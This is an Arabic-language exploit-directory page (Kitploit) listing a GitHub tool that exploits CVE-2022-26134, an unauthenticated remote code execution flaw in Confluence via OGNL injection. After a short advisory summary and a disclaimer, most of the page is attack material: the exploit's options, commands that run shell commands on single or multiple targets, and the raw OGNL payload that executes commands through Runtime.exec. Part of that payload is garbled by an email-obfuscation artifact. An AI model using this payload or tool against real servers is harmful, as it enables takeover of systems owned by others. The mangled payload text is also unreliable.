
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

··الخلاصات·اتصال·الخصوصية·© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2022-26134 — Confluence تنفيذ التعليمات البرمجية عن بُعد قبل المصادقة عبر حقن OGNL (CVE-2022-26134) | Kitploit
أدوات/GitHubGitHub/hev0x/cve-2022-26134
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالقيادة والسيطرةأداة الوصول عن بعد
GitHubhev0x/cve-2022-26134

CVE-2022-26134

Confluence تنفيذ التعليمات البرمجية عن بُعد قبل المصادقة عبر حقن OGNL (CVE-2022-26134)

عرض المستودع
44136منذ 4 سنواتتمت المراجعة من قبل Kitploit

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة

تنفيذ كود عن بُعد بدون مصادقة في Confluence عبر حقن OGNL (CVE-2022-26134)

تنفيذ كود عن بُعد بدون مصادقة في Confluence عبر حقن OGNL (CVE-2022-26134)

  • في 2 يونيو 2022، أصدرت Atlassian نشرة أمنية لتطبيقي Confluence Server وData Center، سلّطت الضوء على ثغرة ذات خطورة حرجة تسمح بتنفيذ كود عن بُعد بدون مصادقة. تتيح ثغرة حقن OGNL لمستخدم غير مصادق تنفيذ كود تعسفي على مثيل Confluence Server أو Data Center.

مهم

هذا الاستغلال مخصص فقط لتسهيل العروض التوضيحية للثغرة من قبل الباحثين. لا أوصي بأي أعمال غير قانونية ولا أتحمل أي مسؤولية عن أي استخدام ضار لهذا السكربت.

• مثال على الطلب

BurpRequest

استخدام الأداة

python3 exploit.py -h
Usage: exploit.py [options]

Options:
  -h, --help            show this help message and exit
  -u URL, --url=URL     Base target uri (ex. http://target-uri/)
  -f FILEHOSTS, --file=FILEHOSTS
                        example.txt
  -t THREADS_SET, --threads=THREADS_SET
  -m TIMEOUT, --maxtimeout=TIMEOUT
  -o OUTPUT, --output=OUTPUT
  -c COMMAND, --cmd=COMMAND

استغلال هدف واحد:

$ python3 exploit.py -u http://xxxxx.com -c id

xpl1

استغلال أهداف متعددة

$ python3 exploit.py -f urls.txt -p -c id

xpl2

تعبير OGNL

${(#[email protected]@toString(@java.lang.Runtime@getRuntime().exec("id").getInputStream(),"utf-8")).(@com.opensymphony.webwork.ServletActionContext@getResponse().setHeader("X-Cmd-Response",#a))}

المراجع:

• https://confluence.atlassian.com/doc/confluence-security-advisory-2022-06-02-1130377146.html

• https://attackerkb.com/topics/BH1D56ZEhs/cve-2022-26134/rapid7-analysis

تنزيل الأداة